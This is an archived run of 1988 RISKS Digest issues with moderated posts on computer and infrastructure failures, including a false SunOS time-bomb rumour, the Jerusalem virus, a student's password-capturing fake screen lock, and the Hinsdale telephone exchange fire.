Henry Spencer @ U of Toronto Zoology {ihnp4,decvax,uunet!mnetor}!utzoo!henry

Risks of banking -- audio tellers (Re: RISKS-6.81, (Daniel P Faigin)

99700000 <haynes@ucscc.UCSC.EDU> Tue, 10 May 88 18:46:16 PDT

I had a similar experience with a commercial system for telephone transfers between banks some years ago. I keyed in all the data in response to the computer voice prompts. At the end it should have said "Data accepted. Goodbye." Instead it said "System error. Session terminated." So I waited a few hours and tried again with the same results, and tried again the next day with the same results, having called the help number and been advised by a real live person to try again. A few days later I got a call from the bank complaining that the account I was transferring out of was grossly overdrawn and what's going on anyway? So it turns out that the transactions had in fact gone through before the point where the voice announced an error; and the error didn't undo the transaction. Clearly a very bad example of how to write software.

haynes@ucscc.ucsc.edu haynes@ucscc.bitnet ...ucbvax!ucscc!haynes

Reliability of SDI-related equipment [More on RISKS-6.81, Chapman]

Andy Behrens <burcoat!andyb@dartvax.Dartmouth.EDU> Sat, 7 May 88 18:08:53 EDT

Syndicated columnist Mary McGrory describes what happened when the U.S. House of Representatives considered an amendment by Reps. Dellums and Boxer. The amendment would have reduced SDI funding to the "basic research" level -- only \$1.3 billion.

"The electronic scoreboards on the wall were busy recording the huge numbers of those in favor of more voodoo in outer space, when all of a sudden they went wild and starting flashing a sensational victory for Dellums.

"Members gathered around Dellums' elegant figure and congratulated him noisily as the numbers piled up. At one point the score for Dellums was 358 to 237, and the fail-safe technology showed a total of 595 members -- 100 more than exist.

"There was wild laughter about the wonders of science. The heretics hailed the vivid proof that software can go soft and the timely hint that a wayward microchip could bring Star Wars crashing down.

"The presiding officer announced that the roll would be called in the old way, by hand. The laborious reading began, and the hilarity increased. But the result was what it was always going to be: 118 in favor of [the amendment], 299 for pressing on amid the wars."

Andy Behrens andyb@burlcoat.UUCP



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 83

Thursday 12 May 1988

Contents

Time-bomb warning: SunOS may have one set to go off TOMORROW! Dave Platt [2]

PGN

A reminder on listening to the boy who cried wolf!

Report on the Northwest crash in Detroit

CCC informs on `Virus Jerusalem': valid threat? Klaus Brunnstein

'Virus Epidemic Center' at Hamburg University Klaus Brunnstein

Risks and Risk Reporting

Elizabeth D. Zwicky

Hawaiian Tel and HISS -- the Hawaiian Islands SysOp Society **Todd South**

Info on RISKS (comp.risks)

✓ Time-bomb warning: SunOS may have one set to go off TOMORROW!

Dave Platt <dplatt@coherent.com> Thu, 12 May 88 14:36:05 PDT

Our site administrator has just received notice of what's said to be a "confirmed rumor" that there is a time-bomb buried in some current versions of SunOS (the Sun variant of Unix). This time-bomb is reported to be set to trigger tomorrow (Friday the 13th). It was suggested that we should either shut down our Sun systems tomorrow, or alter the date so that the time-bomb doesn't go off. As we don't know whether the bomb is of the "go off on the 13th" or "go off on or after the 13th" variety, it would seem safest to set the system clocks back rather than forwards.

We have no details at this time about the content of the time-bomb. The call to our administrator did not come from Sun, but from one of her contacts at another Sun customer's site; it was of the "We thought you

should know... more details soon" variety.

It is possible that this rumor, although "confirmed", is actually mistaken or is a hoax. So, I apologize in advance to everyone everywhere if this alert turns out to be a false alarm.

I'll mail updates when and as I receive them.

Dave Platt VOICE: (415) 493-8805

USNAIL: Coherent Thought Inc. 3350 West Bayshore #205 Palo Alto CA 94303 UUCP: ...!{ames,sun,uunet}!coherent!dplatt DOMAIN: dplatt@coherent.com INTERNET: coherent!dplatt@ames.arpa, ...@sun.com, ...@uunet.uu.net

Followup to SunOS time-bomb alert

Dave Platt <dplatt@coherent.com> Thu, 12 May 88 15:25:28 PDT

Within the past 20 minutes, I've spoken to two people in Sun's tech-support department. They report the following:

- They have been running extensive experiments on their in-house machines, attempting to detect any signs of a "Friday the 13th" time-bomb. So far, there has been "absolutely no sign" of any such time-bomb.
- They have no information that leads them to believe that any such timebomb exists in the code.
- They're not sure where the rumor of the time-bomb originated. It appears to have first "broken" at about noon PDT (3 PM EDT), and has spread with extreme rapidity. One of the people to whom I spoke indicated that he has spoken with "at least 30" contacts across the country.
- There have been no reports from Australia or Japan (where it's already Friday the 13th) that would indicate the triggering of any time-bombs.

So... at this point, it appears likely that the "Friday the 13th time-bomb" rumor is just that... a rumor with no facts behind it.

Dave Platt VOICE: (415) 493-8805

USNAIL: Coherent Thought Inc. 3350 West Bayshore #205 Palo Alto CA 94303 UUCP: ...!{ames,sun,uunet}!coherent!dplatt DOMAIN: dplatt@coherent.com INTERNET: coherent!dplatt@ames.arpa, ...@sun.com, ...@uunet.uu.net

Re: Followup to SunOS time-bomb alert

Peter G. Neumann <NEUMANN@csl.sri.com> Thu 12 May 88 17:28:34-PDT

Private net communications from <werner@rascal.ics.utexas.edu> Werner Uhrig and chuq@Sun.COM (Chuq Von Rospach) and spaff@purdue (Gene Spafford) confirm that

as far as any one can tell, the rumor is totally unfounded, but that Sun is taking this very seriously. (By the way, I know that several computer companies routinely run their systems with the clock advanced in an effort to detect time-bombs in the official products.) Serious concern about the rumor is reported within the U.S. government. No one has yet been able to identify the source of the rumor, although it could have easily been someone's confusion with the alleged Israeli time bomb, also scheduled for 13 May but presumably defused by now. (Rumors sometimes do have a thread of reality behind them.) And, after all, as Werner noted, it is Friday the 13th -- which is sort of an imitation April Fool's Day.

Starting rumors is a commonly used technique to attempt to damage the competition, or to test public reaction. It also provides a mask for the perpetrator of the real thing to hide behind. [See the next item!]

A reminder on hearing the boy who cried wolf!

Peter G. Neumann <NEUMANN@csl.sri.com> Thu 12 May 88 13:38:13-PDT

Security personnel in the First Interstate Bank tower in Los Angeles apparently reset the smoke alarms that went off at the beginning of last Wednesday's fire, believing that this was another in a recent string of false alarms. They also sent maintenance engineer Alexander John Handy to investigate the alarms. (He died in the elevator.) At least seven minutes were lost until three phone calls came in to 911 from outside the bank.

Although this is not computer related, the less on is clear: mere presence of false alarms must always be considered as a potentially serious system problem. [SF Chron, 11 May 88, p.A8]

Report on the Northwest crash in Detroit

Peter G. Neumann <NEUMANN@csl.sri.com> Thu 12 May 88 13:35:41-PDT

The National Transportation Safety Board officially blamed the crash last August (killing 156) on pilot error. They also acknowledged the contribution of the audible warning system, which did not go off because power to it had been cut, and which should have alerted the pilots that the flaps were not set properly. They were unable to determine whether a circuit had been pulled by the pilots or maintenance workers, or if the alarm had simply failed. [SF Chron, 11 May 1988, p.A5]

✓ CCC informs on `Virus Jerusalem'; valid threat? (Re: RISKS-6.80)

Klaus Brunnstein

brunnstein%rz.informatik.uni-hamburq.dbp.de@RELAY.CS.NET>

Members of Computer Chaos Club have informed German public authorities that

a version of 'Jerusalem Virus' has invaded public PCs. These authorities have asked some Computer Security experts, but up to now, there is no evidence of such an epidemic. Can anybody else help to verify or falsify this?

In this context, the following information from a CCC insider may become interesting: the arrest of CCC leader, Mr.Wernery, who is the virus expert of his organisation, has heavily upset CCCs members; some younger guys evidently plan a `revenge action'. Since the chances to invade German public computers are rather restricted, due to missing links to publicly accessible networks, they may try to distribute `interesting' programs (games, text processors, DTP, databanks) infected with a virus with `retarded activation'. According to good information souces, such activities are discussed but I have no insight that they have decided and begun action!

'Virus Epidemic Center' at Hamburg University (Re: RISKS-6.80)

Klaus Brunnstein

brunnstein%rz.informatik.uni-hamburg.dbp.de@RELAY.CS.NET>

As a consequence of growing concern of economic and public organisations in Fed.Rep.Germany, we are establishing in Hamburg, together with scientific staff and some 20 students, a 'Virus Epidemic Center' aimed at testing any new virus as well as producin and testing 'hygienic software' to detect and eliminate 'infections'. We focus our work on PC (DOS) and PS (OS-2), Amiga, ATARI and MacIntosh. We plan to establish a formatted description distributed electronically (and available to RISK FORUM directly or by reference, depending on PGNs moderation), and to publish a (German) book on "Viruses, and how to fight them" covering our tests. We are interested in any exchange of information and experiences.

Klaus Brunnstein University of Hamburg FRG

Risks and Risk Reporting

Elizabeth D. Zwicky <zwicky@pterodactyl.cis.ohio-state.edu> Wed, 11 May 88 17:14:27 EDT

Risks have been on our minds a lot here recently. We're in a bad security position as a heavily networked educational site. This quarter we have some 500 students (all in Computer and Information Science) using Sun workstations. Probably 400 of them know barely enough about UNIX to do the work. Another 90 know enough to fool around, but are basically harmless. Those last 10 students are a real problem, though. We implement a little more security every quarter. We started by making the client Suns unable to touch any of the disk as root. Then we modified the boot sequence so that it will not simply dump you into single-user mode if interrupted, but will ask for the password first. This quarter we modified the programs that allow you to become the superuser so that they only work for users in specific groups and also log extra attempts.

While we were doing all this, we were of course merrily creating other security holes we didn't know about. The one that just came to our attention had to do with a screen saver. The students here run the X window system, and there is a

program that is not advertised to them but is available called "xsecure" which blanks the screen to black and bounces a little lock around it until you type your password at it. Earlier, in one of our less security-minded moments, we added to xsecure a feature we had come to know and love in the SunView version of the program, where you can type the root password as well as the user password to clear the lock. This allowed us to easily and non-destructively clear locks. Students are not supposed to lock screens for more than a few minutes, since we are rather short of Suns. As a stick-in-the-mud, I stuck to my old violent method of just rebooting the Sun. Turns out that this was a good thing, as a clever student trojan-horsed xsecure. His program looked just like xsecure, but stored the password. He just set it running and left, sure that an operator would come by and unlock it eventually - and one did.

Everybody now uses my method.

Then, the CACM got here. Several people asked, on a public newsgroup, whether we had the mentioned Gnu Emacs bugs. Fact is, we don't. I can't imagine what posessed them to ask on cis.general, however. Did they think we were going to say that we did have the bugs? Some security improvement that would be!

Elizabeth Zwicky

[I presume you are referring to Cliff Stoll's article in the May 88 CACM? PGN]

Hawaiian Tel and HISS -- the Hawaiian Islands SysOp Society

Todd South <tsouth@pro-pac.cts.com> Mon, 9 May 88 06:00:26 HST

Recently, Hawaiian Tel has gone on the local news and stated that they want to change the laws so that ALL computer BBS's will have to have business lines and become actual businesses! This is the result of a recent person in the community deciding that he would become a universal watchdog for the Hawaiian area BBS's. After sending intimidating letters to Hawaiian Tel, the Star Bulletin newspaper, all local military commanders, and to the sysops of a large number of local systems, this person finally sparked Hawaiian Tel into action. The telephone company has been badgering people with claims of false service and threatening them with federal prosecution if they do not change their lines to business service RETROACTIVELY to the first day the phone line was installed!

Their (HTel) basic claim is that even if you have a BBS listing on your system that does nothing but list the phone numbers of other local area BBS's you are advertising. If someone on your system says, "hey I want to sell this extra CP/M board I have", you (as a sysop) are running a business.

To this effect there have also been claims of tax evasion and other illicit activities with no founded proof. But, it is all a bad situation that has caused a number of us to band together into an association of sysops in Hawaii so that we may have a large base of people and financial backing in case this thing comes down to lawyers. The following is the official notice that is being published around Hawaiian systems.

First off, my name is Toni Hinton (aka "avatar") and my husband Stan and I run The Restaurant... BBS.

I'm not sure how much of the garbage going on you're aware of -- the letters "reporting" SysOps to HawTel for running "businesses" on residential lines; letters supposedly sent to local TV stations and newspapers; letters to the Provost Marshals of military bases and military SysOps' commanding officers suggesting they be reprimanded for their "illegal and fraudulent activities"; the anonymous letters of some months ago suggesting that it was impossible and risky to run a BBS no matter how responsible the SysOp might be; and other actions whose apparent aim is to cause diffculty (both personal and legal) and strife in the BBS community here.

I say it has to stop!

I've been approached by several local SysOps who have been told by others that I have the "straight dope" on the situation. I don't; but from each person I've spoken to I've learned more, and I know enough now to have a pretty good grasp of the situation. I also have my suspicions as to who has been waging this campaign, but nothing I can prove as yet. It's a safe bet (I think) that it's someone within the BBS community, either a current or former SysOp.

A lot of ill will, misinformation, and fear has been spread by this person or persons, and outside forces are also coming into play. You're probably aware that in many cases the "outside world" considers us all unprincipled, lawless "hackers" -- stories in the Star-Bulletin recently have only confirmed this view with their emphasis on BBSes used to further "kiddie porn" and unlawful access to credit companies, banks, telephone companies, and classified government information.

It's time for Hawaiian SysOps to band together to communicate with each other and to begin policing our ranks from internally before someone from the outside, with little understanding of what it is to be a SysOp, does it for us.

To this end, the two of us and some other SysOps we are friendly with are working to organize "HISS" -- the Hawaiian Islands SysOp Society.

Membership in HISS will be open to any Hawaiian SysOp with a BBS currently active; whether commercial or hobby, public or private. HISS will give a chance to meet fellow SysOps, talk, get to know each other and hopefully be able to be prepared if another troublemaker tries his/her tricks. Our best weapon is our strength as a group and communication in that group, and we haven't made much of an effort to utilize that weapon. Ironic, isn't it, when the purpose of BBSes is to facilitate communication?

Right now, HISS is just a handful of us working as a sort of "board of directors" to get it off the ground. As such, I haven't much to report on our progress. Our first board meeting will be early this week, and we'll try to hammer out a few rough guidelines -- meeting dates, times, location, all the niggling details of getting a large group of people together. We

will do our best to keep you informed of our progress.

To this end, I would appreciate it if you could set up an account on your system for us to communicate with you. It needs to only have email or feedback privileges so that we may leave messages to you. Use the account name of HISS (if a last name is necessary, as it is on our TBBS system, use a period) with the password of "grumpy". You may also contact us via The Restaurant at (808) 499-1101 (24 hours, 3-2400 baud), where we have set up an account for visiting Sysops under the name of "Visiting SysOp", password "howdy" (all lower case, TBBS considers lower case different from upper case). Look under the Bulletin Board menu for "The Lounge" which is our visiting SysOp message base. All updates and details will be posted there. We may also be contacted voice at (808) 499-3158 between 10am and 10pm.

Thanks for your attention and we hope to see you at the first meeting of HISS in the very near future.

To	ni	

To this end, an account has been setup on my site, Pro-pac, to facilitate mail from the 'net' at large on this subject. If you have any comments on this, or would like to learn more about the results of this situation as they develop, please send mail to hiss@pro-pac.CTS.COM and it will be forwarded to the appropriate people. Thanks for the soapbox, and any support you may provide.

Todd South

UUCP: {nosc, ihnp4, cacilj, sdcsvax, hplabs!hp-sdd, sun!ihnp4}!crash!pnet01!pro-simasd!pro-pac!tsouth

ARPA: crash!pnet01!pro-simasd!pro-pac!tsouth@nosc.MIL

INET: tsouth@pro-pac.CTS.COM - BITNET: pro-pac.UUCP!tsouth@PSUVAX1



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 84

Monday 16 May 1988

Contents

Friday the 13th, Part N

PGN

'Jerusalem Virus' Bet Ends in a Draw; May 13th...

Amos Shapir

Re: Risks in timestamps ...

Ken Barr

Re: Lost homework due to the computer

David Sherman

Chicago Phone Fire

PGN

James M. Boyle quoting Christine Winter

Paul Czarnecki

Patrick A. Townson

Info on RISKS (comp.risks)

Friday the 13th, Part N

Peter G. Neumann < NEUMANN@csl.sri.com> Mon 16 May 88 13:34:05-PDT

A few comments are in order on Friday the 13th, Part One and Only for 1988.

That this incident was a rumor rather than a real threat is not important. It did have some basis in truth -- even if only a faint glimmer. The rumor might have had its roots in an actual bug discovered in a test version of a test version of Sun 4.0 on the Sun 4/110. That bug had nothing in particular to do with a time-bomb, and was just a garden-variety bug. As the rumor spread, the bug was transmogrified into a virus on all 4.0 machines, and later into a virus in all releases back to 1.4. But throughout, it seems there never were was any real theat of Friday the 13th Sun spot activity, and that there never was a time bomb. All in all, it is my impression that Sun behaved admirably throughout the incident, and took the entire incident with great seriousness.

There are some important lessons to be learned.

- * In our electronic age it is possible for rumors to span the networld within an incredibly short time.
- * The risks of such a rumor are enormous. Entire companies could be threatened by a well-placed and partially founded but credible rumor.
- * Computer-network security problems (e.g., Trojan horses and viruses) are intrinsic. They are not going to go away, although better computer systems and networks will help a little.
- * Simplistic solutions are vulnerable. They may be even more dangerous than NO solutions if they lull people into a false sense of security.
- * Although it was probably very painful for Sun, this was in retrospect a valuable exercise, a little like a fire-drill but sufficiently indistinguishable from the real thing that people had to react as if it were real. How many times have you heard people saying that they were going to keep backups (perhaps even off-site) of everything, but had not yet gotten around to it because nothing had ever happened before... But don't get me wrong -- I'm not recommending this kind of fire-drill.

[By the way, recall that the ORIGINAL Friday the 13th ("Jerusalem") virus was NOT a rumor. See the next message.]

✓ 'Jerusalem Virus' Bet Ends in a Draw [See RISKS-6.62]; May 13th...

Amos Shapir <nsc!taux01!taux01.UUCP!amos@Sun.COM>
13 May 88 12:02:03 GMT

A 10,000 shekel (about \$6000) bet between Israeli virus hunters ended in a draw this week. The bet, started during a live TV interview, was between Yuval Rekhavi of the Hebrew U. of Jerusalem (discoverer of the first 'jerusalem Virus'), and Ofer Akhituv of Iris Software Ltd. (which sells an innoculation program to that virus). Mr. Rekhavi claimed to have written a program that can alert against the presence of any virus on a PC (IBM or clone), while Mr. Akhituv had bet that such a program is impossible.

The bet was decided this week by two arbitrators, Dr. Israel Spiegler and Mr. Ran Giladi, of Tel-Aviv University. While it was evident that none of the viruses provided by Iris Software could evade detection by Mr. Rekhavi's program, the arbitrators stated that the cycle of improvments in viruses and detection program is infinite, so detection of all viruses, present and future, is impossible; therefore they concluded that the bet is a draw.

The original 'Jerusalem Virus' is due to set off today, May 13. I doubt it'll cause much damage, since it has a bug that causes each infected program to grow by about 1000 bytes each time it is run. Any disk that has not been sanitized by now, has probably run out of space.

Amos Shapir, National Semiconductor (Israel) 6 Maskit st. P.O.B. 3007, Herzlia 46104, Israel Tel. +972 52 522261 amos%taux01@nsc.com 34 48 E / 32 10 N

Re: Risks in timestamps ...

Ken Barr <calma!barr@ucbvax.Berkeley.EDU> Fri, 13 May 88 10:05:33 pdt

In RISKS DIGEST 6.81,

Subject: Risks in timestamps (postmarks)

>At

Re: lost homework due to the computer

David Sherman <\lsuc!dave@unix.SRI.COM>
15 May 88 02:03:35 EDT (Sun)

I had to use that excuse back in 1976-77, when I was an undergraduate taking language courses at U of Toronto. Being a UNIX hacker, I used to typeset my assignments on a Versatec plotter, using nroff (this was v6, before troff) and various fonts for French, German and Hebrew. When the Sanford Fleming building caught fire in February 1977, I had two assignments due that day that I hadn't yet run off. The professors involved accepted my explanation, and in fact the CRF lab housng the PDP-11/45 wasn't damaged, so I was able to get the assignments out a few days later.

I'm sure others remember that fire. My textbooks smelled of smoke for months.

David Sherman

✓ Chicago Phone Mess Disrupts Businesses Across the Country [RISKS-6.82]

Peter G. Neumann <NEUMANN@csl.sri.com> Mon 16 May 88 13:27:30-PDT

Chicago (L.A. Times)

All day last Friday, bankers trooped to an unmarked car inn a secret location in the western suburbs of Chicago to transfer millions of dollars over a car phone. The car contained officials from the Federal Reserve Bank of Chicago, and the operation, carried out under the watchful eye of local police at the undisclosed suburban city, was just one of the resourceful ways people here are coping with a telephone disaster of unprecedented proportions.

... the impact on businesses has been devastating. And the scope of the problems raises questions about the emergency plans in place in other major business centers to handle similar disasters.

One business that had prepared for disaster was Bekins, the household moving company that is based in Glendale, Calif., but has its dispatch operations in

Hillside, Ill. [They set up temporary dispatch headquarters in Glendale.]...

For the 80 to 100 banks located in the affected area, ... 300 automated teller machines were out of commission...

[FS Chron, 16 May 1988.]

There are important implications of this case for the RISKS community. Thus we also include the following messages, despite some duplication...

More on Chicago Telephone Fire

<boyle%antares@anl-mcs.arpa>
Wed, 11 May 88 13:20:38 CDT

The problem with telephone service in the Chicago area was much more serious than I was aware of at the time of my original posting. Non-local telephone service was cut off for customers in an approximately 500 square mile area from the Wisconsin border to Kankakee, and from Aurora to the Chicago city limits. Among these was the FAA Air Traffic Control Center in Aurora, which lost all its land lines to O'Hare and Midway airports [no redundancy there!], causing delays of an hour or more. Directory assistance was unavailable over most of the state. [James M. Boyle]

[James sent in a lengthy article, "WHEN HUB IS HIT, EVERYONE IS HURT", by Christine Winter, Chicago Tribune, 11 May 1988, from which I have excerpted even more heavily than he did. PGN]

"The goal behind running lines from a large number of Illinois Bell central offices through one major superoffice, called a "hub," is to provide security and flexibility, especially in times of emergency. [Well, perhaps they need to evaluate whether the goal is served by the means! JMB]

"But when an emergency occurs at the hub itself, the repercussions are more like tidal waves than ripples. On Sunday night, when a major fire struck Bell's hub in Hinsdale [III.], those tidal waves hit the western suburbs [of Chicago].

[...Explanation of the "hub" concept.]

"A diagram of the concept would look like a wagon wheel, with the hub office in the cnter. Of course, customers know nothing of all this--until the hub burns down. [I'll say amen! to that. From my experience with computer networks, I had assumed that there were all sorts of alternate paths. JMB]

"'Normally, we feel really secure with the hub concept, because most of the problems occur out in the field when somebody digs up a fiber-optic cable,' said Neal Cox, director of engineering for Ametitech Mobile Communications. Ameritech Mobile used Hinsdale as its major `link to the world' for its cellular telephone network.

[... Explanation of fiber-optic cables.]

"'Under a centralized setup like this, when a fiber-optic cable is damaged, there is an enormous amount of flexibility, because so many cables come into the hub that they can just reroute all the traffic,' Cox said. "But who whould have guessed the hub would burn down?" [Ahh..., who indeed! I'm sure a terrorist would never think of such a thing. JMB]

[... Paragraphs about the fire damage to equipment.]

"The central processor suffered only minimal damage Sunday, and its software was largely undamaged, so its computer operations are largely unaffected.

[You've gotta watch that software! It goes quickly in a fire... JMB]

[... Paragraphs about a second switch in La Grange doing 98% of its operations through the Hinsdale office, and attempts to reconnect them by microwave.]

"This is about the worst place a disaster like this could have happened, except for the downtown [Chicago] office.' Richards said.

"He said it would be `possible, but not practical' to have backup capabilities.

"`It would mean a duplication of all our cabling and all this equipment,' he said, pointing to the rows and rows of metal frames, many of the first floor singed and blackened, which hold the electronic circuitry. [This reasoning seems specious. There would be some duplication, but not complete duplication. Wouldn't distributed function, stealing cycles in many switches, be much, much more reliable? Perhaps he means that the economics of high-bandwidth fiber-optic cables weigh against duplication. JMB]

"Illinois Bell spokeswoman Pat Montgomery said only that the costs of getting service restored, while substantial, would not be recovered through rate increases. [Hmmm, that's a relief! But I wonder about the lawsuits... JMB]

★ Re: The Great Fire

Paul Czarnecki <ames!ll-xn!munsell!pz@spam.istc.sri.com> Fri, 13 May 88 10:52:45 EDT

- > and a few began a process known as an emergency telephone tree,
- > calling other employees and company management at home to notify
- > them of the circumstances. Each employee thus notified was
- > responsible for calling a few more employees.

Does anyone else find it suprising that a telephone company's emergency handling policy includes use of the telephone? It sounds like you are just asking for trouble.

pΖ

Paul Czarnecki {{harvard,ll-xn}!adelie,{decvax,allegra}!encore}!munsell!pz

[Telephone systems work fine on batteries during power failures. That is a more commonplace "emergency". PGN]

Questions We Aren't Supposed To Ask About Hinsdale

<portal!cup.portal.com!Patrick_A_Townson@Sun.COM>
Sat May 14 16:20:12 1988

First, an update: On Friday, Jim Eibel, Vice President of Operations for Illinois Bell announced the company was abandoning efforts to save the water/fire damaged switch at Hinsdale. The old switch was a #1 ESS; the new one will be a #5 ESS. They estimate 14 days of round the clock work will be required to bring it up.

For about 21,000 of the 35,000 customers effected, limited service will resume on May 15, gradually phased in during the evening and overnight hours. Most network services for the Chicago area have been resumed in part, and will be largely restored by May 15. The network will remain somewhat crippled for another 2-3 weeks, pending complete installation of the new switch. Several more emergency communication centers have been set up in the west suburban area, bringing the total to eight locations where the public can go to make calls. Complete rehabilitation is expected by mid-June.

The grim news though, is that Illinois Bell is avoiding discussion of the '40 to 60 minute delay' in calling the Fire Department, which probably caused the loss of the switch, and contributed to what is now openly being called 'the worst disaster in telephone history'.

We now have this timetable of events for Sunday, May 8 --

At 3:50 PM, a technician in a Bell central office in Springfield, IL got a fire alarm trip signal from Hinsdale. *HE CHOSE TO IGNORE THE ALARM TRIP*. Within a period of 10 minutes, several more alarms from Hinsdale tripped, including one for a loss of power.

Shortly after 4:00 PM, the technician called the weekend duty supervisor for the area to ask what was going on. The duty supervisor agreed to check it out, and drove to 120 North Lincoln Street in Hinsdale. When asked why a technician in Springfield had to notify a supervisor for Hinsdale, Jim Eibel responded that *THE HINSDALE OFFICE IS TOTALLY UNATTENDED ON WEEKENDS*.

This was in direct contradiction to earlier reports from Bell saying that personnel 'on duty' discovered the fire and tried to extinguish it. *There were no personnel on duty.*

The duty supervisor checked the building and found the fire. It is unclear at this point if the supervisor attempted to fight the fire or returned to a safe area of the building to call the Fire Department. In any event, the supervisor found all the phones dead. There was no way to call the Fire Department. Community residents we have talked to believe the phone circuits in town had *ALREADY CEASED TO OPERATE 10-15 MINUTES EARLIER*.

At this point, now about 4:15 PM, being unable to call the Fire Department on the phone, the supervisor leaned outside the front door of the building and asked a passer by to please call the Fire Department. Apparently the passer by did not call; but let us be generous and assume the person tried

to call from the payphone down the block on Lincoln. Finding that phone dead also -- and why not? -- the person probably dismissed the matter, was bewildered and went on about their business. Let's be that generous, anyway.

After about ten minutes, nearing 4:30 PM, when no Fire Department had arrived, the supervisor flagged a motorist driving past, and urged that person to go for help. Apparently that person went to the police nearby and got help on the way. A little past 4:30 PM, the first firefighters were on the scene. *Earlier reports, for which the media is probably to blame and not Illinois Bell, say the fire started 'about 5:30 PM'.

So a fire starts sometime in the afternoon, maybe 3:30-3:45. By 3:50 the fire has becoming sufficiently severe that heat/smoke sensors go off. We don't really know the *exact minute* it started -- just that depending on the sensitivity of the alarms, either a minute or two or several minutes passed before a technician downstate got the message.

There were *NO SPRINKLERS OR OTHER AUTOMATIC FIRE FIGHTING DEVICES IN THE BUILDING*. According to Jim Eibel, they don't use sprinklers for the same reason they don't like firemen with water: the switch can be, and was damaged.

So a fire burns at some degree of intensity or another for around an hour before firemen even start working on it -- and this comes to light only when Illinois Bell is pressured by the [Chicago Sun Times] to explain how the matter could have gotten so far out of control.

Here are some questions for Jim Eibel and others in the hierarchy at Illinois Bell to answer. I doubt you will hear them discussed or the answers given on the Illinois Bell Communicator for obvious reasons --

- 1. Why did the technician in Springfield at first ignore the fire alarm? What does a fire alarm mean, if it does not mean a fire is going on?
- 2. When the person in Springfield finally was moved to call a supervisor in the area to see what it was all about, why were no emergency authorites notified at that time?

Why didn't s/he call the Hinsdale Fire Department -- the phones may have still been working then! -- or the police, or *some authority in the the community * and tell them, 'we [may] have a serious problem. Please send the fire department to 120 N. Lincoln. I have a supervisor on the way to meet them and let them in the building.' Why? Had the weekend duty supervisor and the fire department and their police escorts all landed on location somewhere around 4:00 PM, the damage would have been greatly minimized.

3. Why no personnel on duty on weekends? Not even a watchman or a single clerk? Here sits a multi-million dollar hunk of electronic equipment, very sophisticated in nature, and not one person to brouse around from time to time in the course of the afternoon?

It didn't have to be a fire! It could have been vandals. It could have been a dissident employee. It could have been a broken water pipe. It

seems incredible Bell would essentially abandon its property in this way, out of some false sense of economy.

4. Was the lack of personnel -- even one person -- part of the same school of thought called 'economics in running a central office' which says to put all your eggs in one basket? Why was Hinsdale doing all these jobs for the area? Anyone should have the foresight to see that now and then the bottom falls out of the basket and all the eggs get broken.

Is it really 'too expensive' to distribute the traffic over a few more offices instead of stacking everything in one big center? I'm not suggesting a full complement of services/features in every office, but a little more judicious distribution in the future. And if nothing else, a watchman, technician, clerk *or someone* to be on the premises at all times day and night.

Many's the time such a person would sit and do nothing. Last Sunday I dare say they'd have earned their salary many times over. Can you imagine the difference it would have made if someone on site around 3:30-3:45 PM or whenever it was all that hell came down had been able to grab some halon, a celluar phone, walk into the switch and start spraying? And on the phone, getting people into the office immediatly?

I guess that doesn't fit into the economics of running a switch!

5. Finally, why no fire protection system in place? Admittedly, automatic water sprinklers are *not* the thing to use overhead in a central office switch. But why not halon piped in?

Halon *can* be disseminated through overhead plumbing the same as water. When the firefighters went in the building, they took halon because they knew what they were dealing with. They only gave up on using the halon when the fire got so far out of control that halon was no longer effective.

When that fire alarm tripped in Springfield, why didn't overhead halon jets start releasing their gas? It would have made short work of a fire at that point in time! And had there been halon extinquishers about the premises, a weekend duty *clerk* -- note please! on premises person! -- could have used them also. But what did Jim Eibel say? Well...it just didn't fit into that sacrosanct economy. Neither does the forced purchase of a new switch, Mr. Eibel.

6. Finally, a question for the duty supervisor last Sunday --When you found the phones were all dead, why didn't YOU immediatly go and get help? Why not jump in your car, drive 90 miles an hour if you could, flash your lights, honk your horn, scream and holler at the top of your lungs or otherwise find a policeman somewhere, and tell him 'we need help now, and we need it bad.'

Admittedly you wanted to stay there and protect the system and do what you could on your own, but trained firefighters could have made very good use of the ten minutes or so you wasted trying to find someone to turn in the alarm.

I began this report thinking I would conclude it by calling for the resignation or firing of James Eibel and the two or three people directly reporting to him who could have prevented last Sunday's disaster by proper planning. Now I am not so sure. Perhaps Mr. Eibel has a very good explanation for how one of the main switchers for northern Illinois could be left unattended; and a worker in Springfield could ignore a fire alarm; and an employee responding locally could have been not properly trained -- all at the same time.

Maybe Mr. Eibel has very good answers, and hopefully it will not take a bit of arm twisting by the Illinois Commerce Commission and the newspapers to get his reponse. But if Illinois Bell *even considers* the notion of recouping their loss on this fire through the rate base -- as opposed to the stock holders -- then my feeling is Eibel and employees reporting to him *HAVE GOT TO GO*.

Its not as though a check for twenty five million dollars could be written today and all would be well tomorrow. And twenty five million is a *very low estimate* of the cost of the fiasco. The new switch alone is estimated to cost about sixteen million dollars. Although Eibel refused to discuss the cost of the switch, purchased on an emergency basis from American Telephone and Telegraph, we've done some comparative shopping, if you will, with other vendors/suppliers making similar equipment. The best we could find was about sixteen million dollars -- for the switch alone. That does not of course include peripheral equipment, overtime salaries to workers, the cost of repairing the building or the month of lost revenue from the thousands of subscribers without service.

And what of hardship to residents and businesses? What of restitution to the community? Eibel pointed out that the affected subscribers would recieve 'a credit on their bill for the time service was out....but it is not our corporate policy to go further...'

I have to agree with him there. There is no constitutional right to phone service. No one should become dependent on it. Still, the fact remains that eight telemarketing firms are closed for the duration; their employees told to stay home. Spiegel's Catalog is closed with many employees laid off. A major insurance claims processing center is without phone service. Numerous travel agencies are shut. Bank ATM systems are down. Restaurants and theatres cannot accept reservations. Credit approvals for purchases made with plastic are jeopardized.

No, we should not have ever come to the place we are *this dependent* on a pair of wires attached to a microphone and earpiece. But likewise, Bell must share some of the blame. The 'economy of running a central office' espoused by Mr. Eibel and associates caused a needless delay in resolving a serious problem. That 40 minute delay probably cost them their switch and has caused considerable economic hardship to west suburban Chicago.

If Eibel and his associates have an answer, perhaps they will share it with us. Many, many dedicated people are working their hearts out to bring back the service from a disruption that might well have been avoided. Fires cannot be avoided. 40 minute delays *can be*.

I've been a supporter of Bell and most of its corporate policy for many, many

years. Right now, I am disgusted to think of how slipshod some of its operations have become.

Patrick Townson



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

